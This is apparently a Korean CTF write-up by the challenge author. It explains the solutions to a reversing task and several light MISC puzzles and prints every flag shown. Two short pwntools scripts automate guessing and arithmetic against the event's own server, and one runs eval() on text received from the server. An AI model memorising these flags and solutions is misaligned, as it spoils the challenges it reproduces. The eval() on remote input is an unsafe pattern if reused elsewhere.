


여기서 암호화된 구문을 볼 수 있다.




아이다로 까보면 LABEL\_19에 도달하면 풀린다고 나와있다.






쭉 보고 역으로 연산하는 것을 짜보자.



이걸 돌려보자.



이렇게 flag가 나온다.


KCTF{OptiMusPrimE}

MISC

rock-paper-scissors master!

출제자 : ch4rli3kop

출제의도 : 자동화 프로그래밍 혹은 노가다. 그냥 재미로 냈음.




주어진 port로 nc를 이용하여 접속해보면 다음과 같이 가위바위보 게임을 진행할 수 있습니다.



게임을 진행하다 보면 컴퓨터는 유저에게 거의 대부분 비기거나 이기는 것을 확인할 수 있을 텐데, 문제 설명에서 설명하는 것처럼 유저가 컴퓨터를 이길 확률은 0.01의 확률입니다. 컴퓨터에 크게 관심이 없던 친구들도 풀 수 있게 일부러 노가다가 가능하게 설정하였습니다. ~~(근데 실제로 뭔가 생각보다 0.01가 잘 터지는 거(?) 같네요. 첫빠따로 걍 플래그 나오시는 분도 있던뎅..ㅎ)~~

암튼 계속 그냥 아무거나 막 내셔서 0.01 확률에 걸리도록 하면 풀 수 있는 문제입니다. 직접 노가다로 두들기거나 대충 아래 코드처럼 짜서 돌리시면 될 것 같습니당.

|  |
| --- |
| from pwn import \*  r = remote('ctf.kuality.kr',12345)  while True:  content = str(r.recv(0x130,timeout=0.1))  index = content.find('KCTF{')  if index != -1 :  print(content[index:])  r.close()  break  r.send('1')  r.interactive() |




KCTF{W0W!\_Y0u\_g0t\_R3411111y\_LuCky!}

The ATTACK of Predator

출제자 : ch4rli3kop


출제의도 : 다양한 알파벳 학습. 걍 재미로 냄.





위의 그림에 있는 문자는 yautja language혹은 predator alphabet이라고 불리는 언어입니다.

적당히 문제 이름에 있는 predator를 키워드로 삼아 검색해보면 아래와 같은 문자표를 찾을 수 있습니다.




KCTF{NaDo\_SOg0gi\_M30ggo\_s1pd4}


사실 위가 처음 설정해놓은 플래그인데,, 문자마다 아주 미세한 차이를 가진 게 있어서 솔직히 제가 그린 허접한 그림으로는 정확히 태가 안나는 것들이 있습니다.. 그래서 비슷한 문자들은 다 플래그가 되도록 때려박은건 안비밀..ㅎ

Beware of SNS


출제자 : ch4rli3kop

출제의도 : 그냥 재미.





위의 김치만두맛있다의 아이디를 통해 김치만두맛있다를 검색하면, 다음과 같이 플래그를 확인할 수 있습니당.



KCTF{m4NDu\_1S\_thE\_m0S7\_P3rFeC7\_f0oD}


M4th Ch4ll3ng3

출제자 : ch4rli3kop


출제의도 : 프로그래밍



nc로 접속하면 아래와 같이 수식이 나옵니다. 해당 식의 결과 값을 제대로 입력해주면 right answer이라는 말과 함께 문제가 계속 나오는데요. 문제 설명에 나온 것처럼 이 과정을 100번만 반복해주시면 된답니당.



|  |
| --- |
| from pwn import \*    r = remote('ctf.kuality.kr',12348)  r.recvuntil('Then, Work hard!\n\n')  for i in range(0,100):  tmp = str(r.recvline()[:-5])  answer = eval(tmp)  r.sendlineafter('> ',str(answer))  r.recvuntil('OK right answer!\n\n',timeout=0.1)  r.interactive() |



KCTF{Pr0gr4Mm1ng\_1s\_4lw4Ys\_R3qu1r3d}